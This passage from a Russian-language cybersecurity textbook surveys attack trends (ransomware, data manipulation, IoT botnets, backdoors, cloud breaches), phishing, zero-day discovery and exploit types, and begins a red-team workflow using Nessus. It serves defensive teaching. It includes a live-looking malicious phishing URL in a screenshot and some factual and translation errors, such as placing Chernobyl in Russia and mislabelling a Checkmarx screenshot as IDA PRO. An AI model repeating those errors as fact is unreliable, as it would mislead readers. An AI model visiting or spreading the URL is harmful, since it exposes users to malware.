От России до США работа целых организаций была остановлена после того, как пользователям закрыли доступ к их данным, которые были зашифрованы. Вымогатель предпринял попытку вымогать у пользователей деньги, потребовав перевести 300 долл. на Bitcoin-кошелек в течение 72 ч, после чего сумма выкупа должна была удвоиться. Кроме этого, пользователей строго-настрого предупредили о постоянной блокировке файлов, если оплата не будет произведена в течение 7 дней.

Как сообщалось, WannaCry заработал только 50 000 долл. с момента, как в его коде был обнаружен переключатель, препятствовавший уничтожению данных. Тем не менее он мог нанести большой ущерб. Эксперты говорят, что если бы в коде не было переключателя уничтожения, то вымогатель все еще функционировал бы либо заразил большое количество компьютеров. Вскоре после того, как WannaCry былнейтрализован, поступили сообщения о новом вирусе-вымогателе.

Вредоносное ПО заразило компьютеры в Украине, которых, согласно сообщениям, было десятки тысяч. Россия также пострадала из-за того, что компьютеры, используемые для мониторинга Чернобыльской атомной электростанции, были скомпрометированы, в результате чего сотрудники на местах стали прибегать к средствам некомпьютерного мониторинга, таким как наблюдение. Также пострадали некоторые компании в США и Австралии.

До того как произошли эти инциденты международного масштаба, в различных компаниях были зафиксированы локальные и единичные случаи вымогательства. Помимо распространения вредоносного ПО, хакеры вымогали деньги, угрожая скомпрометировать сайты. Инцидент с Ashley Madison – хороший пример подобного типа вымогательства. После неудачных попыток вымогательства хакеры раскрыли личные данные миллионов людей. Владельцы сайта не воспринимали всерьез угрозы, исходящие со стороны хакеров, и поэтому не платили и не закрывали сайт, как им было предложено. Хакеры реализовали свои угрозы, когда опубликовали данные о пользователях, которые зарегистрировались на сайте, в открытом доступе. Некоторые из этих людей зарегистрировались, используя рабочие данные, такие как e-mail-адреса. В июле было подтверждено, что компания предложила заплатить в общей сложности 11 млн долл., чтобы компенсировать ущерб, причиненный 36 млн пользовате-

лей. С аналогичным случаем вымогательства под названием Sharjah столкнулся банк Объединенных Арабских Эмиратов в 2015 г. Хакер завладел пользовательскими данными с целью получения выкупа и требовал от банка выплатить ему 3 млн долл. Время от времени он публиковал часть пользовательских данных в Twitter. Банк также преуменьшал значимость угрозы и даже заставил Twitter заблокировать аккаунт, который использовал злоумышленник. Эта отсрочка была недолгой, т. к. хакер создал новую учетную запись и, чтобы отомстить, опубликовал пользовательские данные, которые содержали личные данные владельцев учетной записи, их транзакции и сведения о субъектах, с которыми они заключили сделку. Хакер даже связался с некоторыми пользователями с помощью текстовых сообщений.

Эти инциденты показывают, что число вымогательств растет. Хакеры внедряются в системы с целью скопировать как можно больше данных, а затем успешно удерживать их, чтобы получить выкуп, исчисляющийся огромными суммами. С логистической точки зрения, это проще, чем пытаться продать украденные данные третьим лицам. Хакеры также могут договориться о большей сумме, поскольку данные, которые они хранят, более ценные для владельцев, чем для третьих лиц. Атаки с целью вымогательства, такие, где используются вирусы-вымогатели, также стали эффективными, поскольку едва ли существует способ обойти дешифрование, кроме как заплатить.

Манипулирование данными

Еще одна видимая тенденция, касающаяся компрометации систем, – это манипулирование данными вместо их удаления или публикации, потому что такие атаки нарушают целостность данных. Ничто так не заставляет страдать жертву, как факт недоверия к целостности своих собственных данных. Манипулирование данными может быть тривиальным (иногда изменяется только одно значение), но последствия могут быть далеко идущими. Манипулирование данными часто трудно обнаружить, и хакеры могут даже манипулировать данными в резервном хранилище, чтобы гарантировать отсутствие восстановления. В одном из реальных примеров было известно, что китайские шпионы атакуют сети оборонных подрядчиков США, чтобы украсть чертежи. Однако (22) были опасения, что они могли также манипулировать данными, используемыми подрядчиками. Это, в свою очередь, может подорвать работоспособность оружия, поставляемого в США, или внести изменения в методы его работы таким образом, что третьи стороны также смогут иметь какой-либо уровень контроля.

Говорят, что манипулирование данными – следующая стадия киберпреступления, и ожидается, что в ближайшем будущем будет еще много таких случаев. Говорят, что промышленные предприятия США не готовы к таким атакам. Эксперты по кибербезопасности предупреждают о неминуемых угрозах манипуляционных атак на медицинские, финансовые и правительственные данные. Это связано с тем, что хакеры могли ранее и могут до сих пор похищать дан-

ные предприятий и правительственные учреждений, включая ФБР. Небольшая эскалация этих атак может иметь серьезные последствия для всех организаций. Например, для такого учреждения, как банк, манипулирование данными может быть катастрофическим. Вполне вероятно, что хакеры могут проникнуть в банковскую систему, получить доступ к базе данных и внести изменения, прежде чем осуществить их в резервном хранилище банка. Это может выглядеть надуманным, но в случае с внутренними угрозами такое легко может произойти. Если хакеры смогут манипулировать как рабочей, так и резервной базой данных, чтобы отображать различные значения в качестве баланса клиентов, возникнет хаос. Снятие средств может быть приостановлено, и банкам потребуются месяцы или даже годы, чтобы определить фактический остаток на счетах клиентов.

Это типы атак, которые хакеры будут рассматривать в будущем. Они не только причинят страдания пользователям, но и позволят хакерам требовать больше денег, чтобы вернуть данные в правильное состояние. Для них удобно, что многие организации не уделяют достаточного внимания безопасности своих баз данных. Манипулирование данными также может быть использовано для предоставления массам недостоверной информации. Это проблема, которая должна беспокоить акционерные компании открытого типа. Вот хороший пример, когда хакерам удалось скомпрометировать официальный Twitter-аккаунт компании «The Associated Press» и разослать новость о том, что индекс Dow Jones упал на 150 пунктов. Результатом этого стало фактическое падение капитализации Dow Jones на 136 млрд долл. Как вы убедились, это атака, которая может повлиять на любую компанию и нанести ущерб ее прибыли.

Существует много людей (например, конкурентов), у которых есть мотивы, чтобы уничтожить другие компании любым возможным способом. Есть серьезная обеспокоенность по поводу уровня неподготовленности большинства предприятий к защите целостности своих данных. Большинство организаций зависит от автоматических резервных копий, но не предпринимает дополнительных усилий, гарантирующих, что сохраненными данными не будут манипулировать. Это легко может быть использовано хакерами. Прогнозы таковы, что если организации не обратят внимания на целостность своих данных, атаки с использованием манипуляции с данными будут быстро расти.

Атаки на IoT-устройства

Это растущая и быстро развивающаяся технология, в которой хакеры нацеливаются на доступные устройства интернета вещей (IoT): от умных бытовых приборов до радионяня. Мы наблюдаем увеличение числа подключенных к интернету автомобилей, датчиков, медицинских приборов, устройств освещения, домов, электросетей и камер наблюдения, а также многоного другого. Со временем распространения IoT-устройств на рынке уже произошло несколько атак. В большинстве случаев атаки были нацелены на управление большими сетями, состоящими из этих устройств, с целью совершения еще более круп-

ных атак. Сети камер видеонаблюдения и система освещения на базе концепции IoT использовались, чтобы вызвать распределенные атаки типа «отказ в обслуживании» (DDoS-атаки), направленные на банки и даже школы.

Хакеры эксплуатируют огромное количество этих устройств, чтобы сконцентрировать свои усилия на создании большого потока трафика, способного уничтожить серверы организаций, предлагающих онлайн-услуги. Это приведет к исчезновению ботнетов, создаваемых на стационарных компьютерах. Данное явление связано с тем, что к IoT-устройствам проще получить доступ, ведь они уже доступны в больших количествах и недостаточно защищены. Эксперты предупреждают, что большинство IoT-устройств небезопасно, при этом большая часть вины ложится на производителей. Стремясь извлечь прибыль с помощью этой новой технологии, многие производители IoT-продуктов не уделяют должного внимания безопасности своих устройств. С другой стороны, пользователи ленивы. Эксперты говорят, что большинство пользователей оставляет в этих устройствах настройки безопасности по умолчанию. Поскольку мир движется к автоматизации многих задач с помощью IoT-устройств, у киберпреступников будет много пешек, с которыми можно поиграть, а это означает, что количество атак, связанных с IoT, может быстро вырасти.

Бэкдоры

В 2016 г. один из ведущих производителей сетевых устройств, Juniper Networks, обнаружил, что некоторые из его брандмауэров имеют встроенное программное обеспечение, содержащее бэкдоры, установленные хакерами. Бэкдоры позволили хакерам расшифровать трафик, проходящий через межсетевые экраны. Это явно означало, что хакеры хотели проникнуть в организации, которые приобрели эти брандмауэры у компании. Juniper Networks заявила, что такой взлом мог быть реализован только государственным учреждением, у которого есть достаточно ресурсов для обработки трафика, поступающего во множество сетей и исходящего из них. Агентство национальной безопасности (АНБ) оказалось в центре внимания, поскольку этот бэкдор был похож на другой, приписываемый ему. Хотя не ясно, кто на самом деле ответствен за этот инцидент, он представляет большую угрозу.

Хакеры, видимо, перенимают бэкдоры в качестве инструмента. Это реализуется путем компрометации входящей в цепочку поставок компании, которая поставляет потребителям продукты, относящиеся к кибербезопасности. В инциденте, о котором шла речь выше, бэкдор был установлен на территории производителя, поэтому в организацию, которая купила у него брандмауэр, проник хакер. Были и другие случаи, когда бэкдоры поставлялись встроенными в программное обеспечение. Компании, продающие обычное программное обеспечение на своих сайтах, также стали мишеньями для хакеров. Хакеры вставляли код для создания бэкдора в незаряженное программное обеспечение таким образом, чтобы его было труднее найти. Это одна из тех адаптаций, которую хакерам приходится предпринимать в связи с развитием продуктов

кибербезопасности. Поскольку бэкдоры такого типа трудно найти, ожидается, что они будут широко использоваться хакерами в ближайшем будущем.

Атаки на мобильные устройства

По данным ведущей компании по кибербезопасности «Symantec», уровень вредоносной активности, направленной на мобильные устройства, постепенно увеличивается. Наиболее уязвимой операционной системой (ОС) является Android, поскольку у нее пока самое большое количество пользователей. Тем не менее ОС ввела несколько улучшений, касающихся безопасности в своей архитектуре, что усложнило хакерам заражение работающих на ней устройств. Компания сообщает, что из общего числа установленных на базе Android устройств она заблокировала около 18 млн атак только в 2016 г. Это вдвое больше, чем количество заблокированных атак в 2015 г., когда было зарегистрировано только 9 млн попыток. Компания также сообщила о росте числа мобильных вредоносных программ. Считается, что в будущем они станут более распространенными. Вредоносное ПО, о котором идет речь, относится к категориям мошеннических рекламных кликов и загрузчикам вирусов-вымогателей на мобильные телефоны.

Одним из конкретных случаев использования вредоносного ПО был тот, который отправлял платные сообщения с телефонов жертв и, следовательно, приносил доход своим создателям. Также были обнаружены вредоносные программы, используемые для кражи личной информации с устройств своих жертв. Поскольку число атак на мобильные устройства, по-видимому, удваивается каждый год, в своем отчете за 2017 г. Symantec может сообщать о более чем 30 млн попыток атак. Увеличение числа атак на мобильные телефоны объясняется низким уровнем мер защиты, который пользователи применяют на своих смартфонах. В то время как люди хотят быть уверены, что на их компьютерах установлена антивирусная программа, большинство пользователей смартфонов не беспокоится об атаках, которые хакеры могут совершать на их устройства. В смартфонах есть браузеры и веб-приложения, уязвимые для межсайтингового скриптинга. Кроме того, они могут быть подвержены атаке «человек посередине». К тому же появляются новые атаки. В сентябре 2017 г. были обнаружены уязвимости нулевого дня. Одна из них – BlueBorne, которая может атаковать любое Bluetooth-устройство и заражать его вредоносным ПО.

Взлом повседневных устройств

Хакеры все чаще обращают внимание на неочевидные цели в корпоративных сетях, которые другим кажутся безвредными и поэтому не имеют никакой защиты. Это такие периферийные устройства, как принтеры и сканеры (обычно те, которым был назначен IP-адрес для совместного использования). Хакеры взламывают эти устройства, в частности принтеры, поскольку современные принтеры оснащены встроенной функцией памяти и только базовыми функциями безопасности. Наиболее распространенные функции безопасно-

сти включают в себя механизмы аутентификации по паролю. Однако этих основных мер безопасности недостаточно, чтобы сдерживать мотивированных хакеров. Хакеры используют принтеры для корпоративного шпионажа, собирая конфиденциальные данные, которые пользователи отправляют в печать. Принтеры также используются в качестве точек входа в другие безопасные сети. Хакеры могут легко скомпрометировать сеть, используя незащищенный принтер, вместо того чтобы использовать более сложный способ компрометации компьютера или сервера в сети.

В недавнем шокирующем разоблачении WikiLeaks утверждается, что АНБ взламывает умные телевизоры Samsung с функцией Smart-TV. Была обнаружена уязвимость с кодовым названием «Плачущий ангел», которая эксплуатировала систему постоянного голосового управления умных телевизоров Samsung, чтобы шпионить за людьми в комнате, записывая их разговоры и передавая их на сервер Центрального разведывательного управления (ЦРУ). Это вызвало критику в адрес как компании «Samsung», так и ЦРУ. В настоящее время пользователи жалуются на «Samsung» по поводу функции голосовых команд, т. к. эта компания подвергает их риску шпионажа. Хакерская группа Shadow Brokers также допускала утечку эксплойтов АНБ, которые другие хакеры использовали для создания опасного вредоносного ПО. Когда группа выпустит эксплойт для телевизоров Samsung, это всего лишь вопрос времени, но может привести к тому, что киберпреступники начнут взламывать подобные устройства, которые применяют голосовые команды.

Существует также риск того, что хакеры будут чаще использовать домашние устройства (при условии что они подключены к интернету). Это попытка расширить сети ботнетов, используя устройства, отличные от компьютеров. Некомпьютерные устройства легче скомпрометировать и использовать для атак. Большинство пользователей небрежно и оставляет подключенные к сети устройства в своих конфигурациях по умолчанию с паролями, предустановленными производителями. Существует растущая тенденция взлома таких устройств, когда злоумышленники могут захватить сотни тысяч подобных объектов и использовать их в своих ботнетах.

Взлом облака

Одними из самых быстроразвивающихся технологий на сегодня являются облачные. Это объясняется их несравненной гибкостью, доступностью и вместимостью. Однако эксперты по кибербезопасности предупреждают, что облака не являются безопасными, и растущее число атак, организованных в облачных сервисах, подтверждает эти заявления. У облака есть одна большая уязвимость: все является общим. Люди и организации должны совместно использовать пространство хранилища, ядра ЦП и сетевые интерфейсы. Следовательно, хакерам нужно всего лишь пройти ограничения, которые поставщики облачных услуг установили для предотвращения доступа людей к данным друг друга. Поскольку поставщик владеет оборудованием, у него есть способы обойти

эти ограничения. На это всегда и рассчитывают хакеры, чтобы проникнуть в бэкэнд облака, где находятся все данные. Уровень, до которого отдельные организации могут обеспечить безопасность данных, хранящихся в облаке, ограничен. Среда безопасности облака во многом определяется поставщиком. В то время как отдельные организации могут предлагать нерушимую безопасность для своих локальных серверов, они не могут сделать то же самое в случае с облаком. Существуют риски, которые возникают, когда кибербезопасность становится обязанностью другой стороны. Поставщик может быть не настолько внимателен к безопасности данных клиентов. Облако также включает в себя использование общих платформ, однако облачному пользователю предоставляется только ограниченный контроль доступа. Безопасность в основном ложится на плечи поставщика.

Есть много других причин, по которым эксперты по кибербезопасности предполагают, что облако может быть опасным. В последние два года наблюдается рост числа поставщиков облачных услуг и компаний, использующих атакуемые облака. Target – одна из организаций, которая стала жертвой облачных взломов. С помощью фишинговых писем хакеры смогли получить учетные данные, используемые для доступа к облачным серверам организации. Пройдя процесс аутентификации, они смогли украсть данные кредитных карт 70 млн клиентов. Говорят, что компанию неоднократно предупреждали о возможности совершения такой атаки, но все эти предупреждения были проигнорированы.

В 2014 г., спустя год после инцидента с Target, компания «Home Depot» оказалась в том же положении. Хакеры смогли украсть детали около 56 млн кредитных карт и скомпрометировать 50 млн электронных писем, принадлежащих клиентам. Хакеры использовали вредоносное ПО в POS-терминале организации. Им удалось собрать достаточно информации, чтобы получить возможность доступа к облаку организации, откуда они начали воровать данные. Sony Pictures также была взломана, и злоумышленники смогли получить из облачных серверов компании информацию о служащих, финансовые данные, конфиденциальные электронные письма и даже невыпущенные фильмы. В 2015 г. хакеры получили доступ к детальным сведениям более 100 000 учетных записей из **Налоговой службы США** (IRS), включающим в себя номера социального страхования, даты рождения и фактические адреса людей. Указанные данные были украдены с облачных серверов IRS.

Было много других взломов, в результате которых с облачных платформ были украдены огромные объемы данных. Хотя было бы несправедливо демонизировать облако, ведь очевидно, что многие компании еще не готовы к нему. В атаках, о которых шла речь, облако не было прямой целью: хакерам пришлось скомпрометировать пользователя или систему внутри компании. В отличие от крупных компаний, людям сложно узнать, когда злоумышленник незаконно получает доступ к данным в облаке. Несмотря на низкий уровень готовности к угрозам, которые приходят вместе с облаком, многие фирмы

по-прежнему используют его. Большая часть облачных данных подвергается риску на облачных платформах, поэтому хакеры решили сосредоточиться на данных этого типа, к которым легко получить доступ после аутентификации в облаке. В результате растет число случаев, когда из-за хакеров компании теряют данные, хранящиеся в облаке.

Еще один важный факт, который следует учитывать применительно к облаку, – это идентификаторы, которые там находятся, а также то, как они стали целью атак. В томе 22 отчета *Microsoft Security Intelligence Report*, в которых анализируются данные с января по март 2017 г., было выявлено, что в облачных учетных записях Microsoft кибератаки увеличились на 300 % с первого квартала 2016 г. по первый квартал 2017 г.

В следующем разделе будут обсуждаться реальные способы, которые используют хакеры для компрометации систем. Мы коснемся того, что фишинговые атаки создаются не только для сбора данных, но и для компрометации системы. Также будут обсуждаться уязвимости нулевого дня и способы их обнаружения хакерами. Затем мы подробно рассмотрим, как компьютеры и веб-системы используют разные методы и инструменты.

ФИШИНГ

В предыдущей главе мы обсуждали фишинг как метод внешней разведки, используемый для получения данных от пользователей в организации. Он был классифицирован как метод разведки, применяемый в социальной инженерии. Однако фишинг можно использовать двояко: он может быть как предшественником атаки, так и самой атакой. В качестве разведывательной атаки хакеры в основном заинтересованы в получении информации от пользователей. Как уже было сказано, они могут замаскироваться под заслуживающую доверия стороннюю организацию, такую как банк, и просто обманом заставить пользователей выдать секретную информацию. Они также могут попытаться воспользоваться жадностью пользователя, эмоциями, страхами, навязчивыми идеями и небрежностью. Однако в том случае, когда фишинг используется как фактическая атака, чтобы скомпрометировать систему, фишинговые письма содержат полезную нагрузку. Хакеры могут использовать вложения или ссылки в электронных письмах, чтобы скомпрометировать компьютер пользователя. Когда атака осуществляется с помощью вложений, пользователей могут обманом вынудить загрузить прикрепленный файл, который может оказаться вредоносным.

Иногда прикрепленные файлы могут быть обычными документами Word или PDF, которые, по-видимому, не несут никакого вреда. Однако в них также может содержаться вредоносный код, который может быть выполнен, когда пользователь откроет их. Хакеры коварны и могут создавать вредоносные сайты и вставлять ссылку на них в фишинговые письма. Например, пользователям может быть сообщено, что в их банковском счете произошла ошибка безопас-

ности, после чего они будут менять свои пароли, перейдя по определенной ссылке. Ссылка может привести пользователя на сайт-дублер, откуда все данные, которые дает пользователь, будут украдены. В электронном письме может быть ссылка, которая сначала направляет пользователя на вредоносный сайт, устанавливает вредоносное ПО, а затем почти сразу же перенаправляет его на настоящий сайт. Во всех этих случаях похищается информация об аутентификации и затем используется мошенниками для перевода денег или кражи файлов.

Одним из набирающих популярность методов является использование в социальных сетях уведомлений, которые побуждают пользователей нажимать на ссылку. Приведенный ниже пример на рис. 5.1 выглядит как уведомление от Facebook, сообщающее пользователю, что он пропустил какие-то действия. В этот момент у пользователя может появиться искушение нажать на гиперссылку.




Рис. 5.1

В данном конкретном случае гиперссылка на **1 непрочитанное сообщение** перенаправляла пользователя на вредоносный URL-адрес. Откуда мы знаем, что он вредоносный? Один из способов быстрой проверки URL-адреса – переход на сайт www.virustotal.com, где можно вставить URL-адрес и увидеть результат, аналогичный тому, что показан на рис. 5.2, демонстрирующий результаты для URL-адреса в гиперссылке. Однако этот метод не очень надежен, поскольку хакеры могут использовать такие инструменты, как Shelter, для проверки своих фишинговых ресурсов.

The screenshot shows a web interface for a security analysis tool. At the top, it says "One engine detected this URL". Below that, there's a globe icon with a chain and a red banner indicating "1 / 63". The main information section includes:

| | |
|-----------------|---|
| URL | http://meipt.eng.ku.ac.th/upload/culvers.php |
| Host | meipt.eng.ku.ac.th |
| Downloaded file | 44ebc972b4bdaeb5850f9fd8f0b1059371b5d3a96cb6efef18cf01 |
| Last analysis | 2017-08-20 15:00:04 UTC |

Below this, there are three tabs: "Detection" (selected), "Details", and "Community". Under "Detection", it shows "Trustwave" and a red warning icon with "Malicious". To the right, it says "ADMINUSLabs".

Рис. 5.2

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

Известно, что хакеры тратят время на изучение систем, используемых жертвами, для выявления любых уязвимостей. Например, WikiLeaks часто говорил, что АНБ делает то же самое. При этом до сих пор существует база данных об уязвимостях в вычислительных устройствах, широко используемых программных системах и даже бытовых устройствах. Их экспloitы раскрывает хакерская группа «The Shadow Brokers», которая регулярно сообщает об уязвимостях, которые использует агентство. Некоторые из ранее выпущенных уязвимостей использовались «черными» хакерами для создания мощных вредоносных программ, таких как WannaCry. Подводя итог, можно сказать, что хакерские группы и многие другие правительственные учреждения изучают программные системы, чтобы найти уязвимости, которые можно эксплуатировать.

Эксплуатация уязвимостей осуществляется, когда хакеры пользуются ошибками в системе ПО. Это может быть внутри операционной системы, ядра или веб-системы. Уязвимости создают лазейки, через которые хакеры могут выполнять злонамеренные действия. Это могут быть ошибки в коде аутентификации, в системе управления учетными записями или просто любые другие непредвиденные ошибки разработчиков. Разработчики систем ПО постоянно предоставляют пользователям обновления и апгрейды в ответ на наблюдаемые или сообщаемые ошибки в своих системах. Это известно как управление исправлениями, которое является стандартной процедурой во многих компаниях, специализирующихся на создании систем.

УЯЗВИМОСТЬ НУЛЕВОГО ДНЯ

Как уже упоминалось, во многих компаниях, разрабатывающих программное обеспечение, существует строгое управление исправлениями, поэтому они

всегда обновляют свое программное обеспечение при обнаружении уязвимости. Это предотвращает попытки взлома, направленные на эксплуатацию уязвимостей, которые разработчики программного обеспечения уже исправили. Чтобы адаптироваться к этому, хакеры открыли для себя атаки нулевого дня, использующие расширенные инструменты и методы для выявления уязвимостей, которые еще неизвестны разработчикам программного обеспечения. Ниже перечислены некоторые из наиболее часто используемых инструментов и методов, применяемых хакерами для поиска уязвимостей нулевого дня.

Фаззинг

Включает в себя восстановление системы хакером в попытке найти уязвимость. Посредством фаззинга хакеры могут определить все меры предосторожности, которые разработчики системы должны учитывать, и типы ошибок, которые они должны исправить при создании системы. У злоумышленника также больше шансов выявить уязвимость, которая может быть успешно использована против модулей целевой системы. Этот процесс эффективен, поскольку хакер получает полное представление о работе системы, а также о том, где и как ее можно скомпрометировать. Однако зачастую он довольно неудобен для использования, особенно при работе с большими программами.

Анализ исходного кода

Делается для систем, которые публикуют свой исходный код в открытом доступе или через открытый исходный код по лицензии BSD/GNU. Хакер, хорошо разбирающийся в языках, используемых для написания системы, может обнаружить ошибки в исходном коде. Этот метод проще и быстрее, если сравнивать его с фаззингом. Тем не менее процент его успеха ниже, поскольку не просто определить ошибки, всего лишь взглянув на код.

Еще один подход заключается в использовании специальных инструментов для выявления уязвимостей в коде, и Checkmarx (www.checkmarx.com) является тому примером. Checkmarx может сканировать код и быстро выявлять, классифицировать и предлагать контрмеры для уязвимостей в коде.

На рис. 5.3 показан скриншот IDA PRO. Тут видно, что он уже определил 25 SQL-инъекций и две уязвимости типа «хранимый XSS» в прилагаемом коде.



Рис. 5.3

Если у вас нет доступа к исходному коду, все еще возможно получить соответствующую информацию, используя реверс-инжиниринг и такие инструменты, как IDA PRO (www.hex-rays.com).




Рис. 5.4

В этом примере IDA Pro выполняет дизассемблирование программы evil.exe. Дальнейший анализ этого дизассемблированного кода может дать более подробную информацию о том, что делает эта программа.

Типы эксплойтов нулевого дня

Нет сомнений в том, что защита от эксплойтов нулевого дня является одним из самых сложных аспектов повседневной работы Синей команды. Однако в том случае, если вы знаете поведение, но не то, как оно работает, это может помочь вам определить закономерности и предпринять действия для защиты системы. В следующих разделах вы узнаете больше о различных типах эксплойтов нулевого дня.

Переполнение буфера

Переполнение буфера вызвано использованием неверной логики в кодах системы. Хакеры идентифицируют области в системе, где это переполнение

можно эксплуатировать. Они запускают экспloit, инструктируя систему записывать данные в буферную память, но не учитывать ограничения размера буфера. Система в итоге записывает данные, превышающие допустимый предел, и, следовательно, провоцирует переполнение памяти. Основная цель этого типа эксплойтов – заставить систему зависнуть контролируемым образом. Это типичная уязвимость нулевого дня, поскольку злоумышленнику не составляет труда определить в программе области, где может произойти переполнение.

Злоумышленники также могут эксплуатировать существующие уязвимости переполнения буфера в системе, где нет патчей. Например, CVE -2010-3939 использует уязвимость переполнения буфера в модуле win32k.sys в драйверах режима ядра Windows Server 2008 R2.

Перезапись структурированного обработчика исключений

Структурированная обработка исключений (SEH) – это механизм обработки исключений, включенный в большинство программ, чтобы сделать их устойчивыми и надежными. Он используется для обработки многих ошибок и любых исключений, появляющихся во время обычного выполнения приложения. SEH-эксплойты возникают, когда обработчиком исключений манипулируют, заставляя его закрыть приложение. Хакеры обычно атакуют логику SEH, заставляя ее исправлять несуществующие ошибки и приводить систему к постепенному завершению работы. Этот метод иногда использует переполнение буфера, чтобы гарантировать, что система, выведенная с помощью данного приема из строя, закрыта, и предотвратить ненужный и чрезмерный ущерб.

В следующем разделе мы обсудим некоторые распространенные способы компрометации систем. Больше внимания будет уделено тому, как скомпрометировать операционные системы Windows с помощью средств на базе Linux, поскольку большинство компьютеров и значительный процент серверов работают под управлением Windows. Обсуждаемые атаки будут запущены из Back-Track 5, дистрибутива Linux, ориентированного на безопасность. Это тот же дистрибутив, который хакеры и специалисты, занимающиеся тестированием на проникновения, обычно используют для компрометации систем. Некоторые из инструментов, которые будут рассмотрены, мы обсуждали в предыдущей главе.

ВЫПОЛНЕНИЕ ШАГОВ, НАПРАВЛЕННЫХ НА КОМПРОМЕТАЦИЮ СИСТЕМЫ

Одна из основных задач Синей команды – полностью понять весь жизненный цикл атаки, а также то, как его можно использовать в отношении инфраструктуры организации. Красная команда, с другой стороны, может использовать симуляционные упражнения для выявления нарушений. Результаты этого упражнения могут помочь улучшить общее состояние безопасности организации.

Основные макрошаги, которые необходимо выполнить:

- 1) развертывание вредоносного кода в системе;
- 2) компрометация операционной системы;
- 3) компрометация веб-системы.

Обратите внимание, что эти шаги будут варьироваться в зависимости от миссии злоумышленника или целевого упражнения Красной команды. Целью здесь является разработка основного плана, который вы можете настроить в соответствии с потребностями вашей организации.

Развертывание полезных нагрузок

Предполагая, что весь процесс определения жертвы, которую вы хотите атаковать, был выполнен, вам нужно создать полезную нагрузку¹ (под полезной нагрузкой здесь и далее по тексту подразумевается часть червя, которая производит деструктивные действия с данными, копирование информации с зараженного компьютера и т. д. – *Прим. перев.*), которая может эксплуатировать существующую уязвимость в системе. В следующем разделе будут рассмотрены стратегии, которые вы можете реализовать для выполнения этой операции.

Установка и использование сканера уязвимостей

Здесь мы остановили свой выбор на Nessus. Как упоминалось ранее, любая атака должна начинаться с инструмента сканирования или обнаружения, который является частью фазы разведки. Nessus можно установить на компьютер хакера с помощью терминала Linux, используя команду `apt-get install Nessus`. После установки Nessus хакер создаст учетную запись для входа в систему, чтобы использовать инструмент в дальнейшем. После этого Nessus запускается на Linux BackTrack и будет доступен с локального хоста (127.0.0.1) через порт 8834 с помощью любого веб-браузера. Nessus требует, чтобы в браузере, в котором он открыт, был установлен Adobe Flash. Оттуда он выдает приглашение на вход в систему, которое дает хакеру доступ ко всем функциональным возможностям инструмента.

В Nessus есть функция сканирования в строке меню. Здесь пользователь вводит IP-адреса целей, которые будут сканироваться, а затем запускает немедленное или отложенное сканирование. Инструмент выдает отчет после сканирования отдельных хостов, на которых оно проводилось. Он классифицирует уязвимости как имеющие высокий, средний или низкий приоритет. Также будет указано количество открытых портов, которые можно эксплуатировать. Высокоприоритетными уязвимостями являются те, на которые обычно нацеливаются хакеры, поскольку они легко предоставляют им информацию о том, как эксплуатировать системы с помощью инструмента атаки. На этом этапе хакер устанавливает инструмент атаки, чтобы облегчить эксплуатирование уязвимостей, выявленных Nessus или любым другим средством сканирования.

На рис. 5.5 показан скриншот Nessus с отчетом об уязвимости ранее отсканированной цели.

